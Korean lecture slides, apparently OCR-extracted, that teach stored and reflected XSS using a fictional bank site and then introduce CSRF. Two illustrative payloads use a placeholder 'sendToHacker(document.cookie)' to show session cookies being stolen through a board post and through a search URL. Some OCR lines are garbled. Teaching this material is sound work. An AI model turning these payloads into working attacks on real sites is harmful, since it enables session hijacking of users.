
**The Others**

# Stored XSS

XSS – Concept

악성 스크립트가 서버에 저장되고,  
저장된 스크립트가 브라우저에 로드되어  
실행되는 형태의 XSS

게시판과 같은 형태의 웹 서비스에서  
자주 발생함



# Stored XSS

XSS – Example

The screenshot shows a web browser window with the title bar "플러스뱅크". The address bar displays "plusbank.co.kr". The main content area shows a list of posts under the heading "고객게시판". The first post is titled "적금 상품에 대해 문의드립니다." and is dated "2022. 01. 27. — 홍이수". The second post is titled "로또 1등에 당첨되었는데 어떻게 수령하면 될까요?" and is dated "2022. 01. 27. — 김우진". The third post is titled "송금 한도가 이상합니다." and is dated "2022. 01. 26. — 한상백". The text "스스로 저작 과정 진정이 이스입니다" is visible at the bottom of the page.

플러스뱅크

고객게시판

적금 상품에 대해 문의드립니다.  
2022. 01. 27. — 홍이수

로또 1등에 당첨되었는데 어떻게 수령하면 될까요?  
2022. 01. 27. — 김우진

송금 한도가 이상합니다.  
2022. 01. 26. — 한상백

스스로 저작 과정 진정이 이스입니다

# Stored XSS

XSS – Example

```
<script>sendToHacker(document.cookie)</script>
```

세션 쿠키를 해커에게 보내는 악성 스크립트 예시

- 해커가 악성 스크립트가 적힌 게시물을 올림
- 플러스뱅크에 악성 스크립트가 포함된 글이 저장됨
- 이용자가 글을 열람
- 해커의 악성 스크립트가 이용자의 브라우저에서 실행됨
- 이용자의 세션 쿠키가 해커에게 전송됨

# XSS

Stored XSS

Reflected XSS


The Others

# Reflected XSS

XSS – Concept

URL의 악성 스크립트가  
서버에 저장되지 않은 채로  
작동하는 XSS

검색 서비스와 같은 곳에서 자주 발생함



# Reflected XSS

XSS – Example

플러스뱅크

수수료에 대한 검색 결과입니다.

송금 수수료는 몇 회까지 무료인가요?  
2022. 01. 27. — 흥이수

수수료 면제 조건에 대해 문의드립니다.  
2022. 01. 27. — 기으지

<https://plusbank.co.kr/search?query=수수료>

2022. 01. 26. — 한상택

# Reflected XSS

XSS – Example

```
plusbank.co.kr/search?query=<script>sendToHacker(document.cookie)</script>
```

세션 쿠키를 해커에게 보내는 악성 스크립트가 포함된 링크 예시

- 이용자가 악성 스크립트가 포함된 링크에 접속하도록 유도
- 이용자가 악성 스크립트가 포함된 링크에 접속함
- 서버에서 악성 스크립트가 포함된 채로 리소스를 만들어서 응답함
- 해커의 악성 스크립트가 이용자의 브라우저에서 실행됨
- 이용자의 세션 쿠키가 해커에게 전송됨

# XSS

**Stored XSS**

**Reflected XSS**

**The Others**

# XSS

XSS – Concept

Stored XSS

Universal XSS

DOM Based XSS

Reflected XSS

SOP와 CORS가 신뢰하는 오리진을 막지는 않으니까,  
어떤 서버가 신뢰하는 오리진에 스크립트를 삽입하면 되겠구나!

# Chapter 4.

**Two Sides**

**SOP & CORS**

**XSS**

**CSRF**

# 신뢰되는 서버에 악성 스크립트를 삽입할 수 있을까?

악성 스크립트를 방지하는 서버들만 신뢰하면 어떡하지?

악성 스크립트 없이 **이용자의 요청을 유도하는 것**만으로  
**악의적인 행동**을 할 수 있을까?

# CSRF

CSRF – Concept

해커가 다른 이용자인 척  
요청을 보내는 공격 방법

특정 서비스에 대해 본인 인증을 거치지 않을 경우  
발생할 수 있음

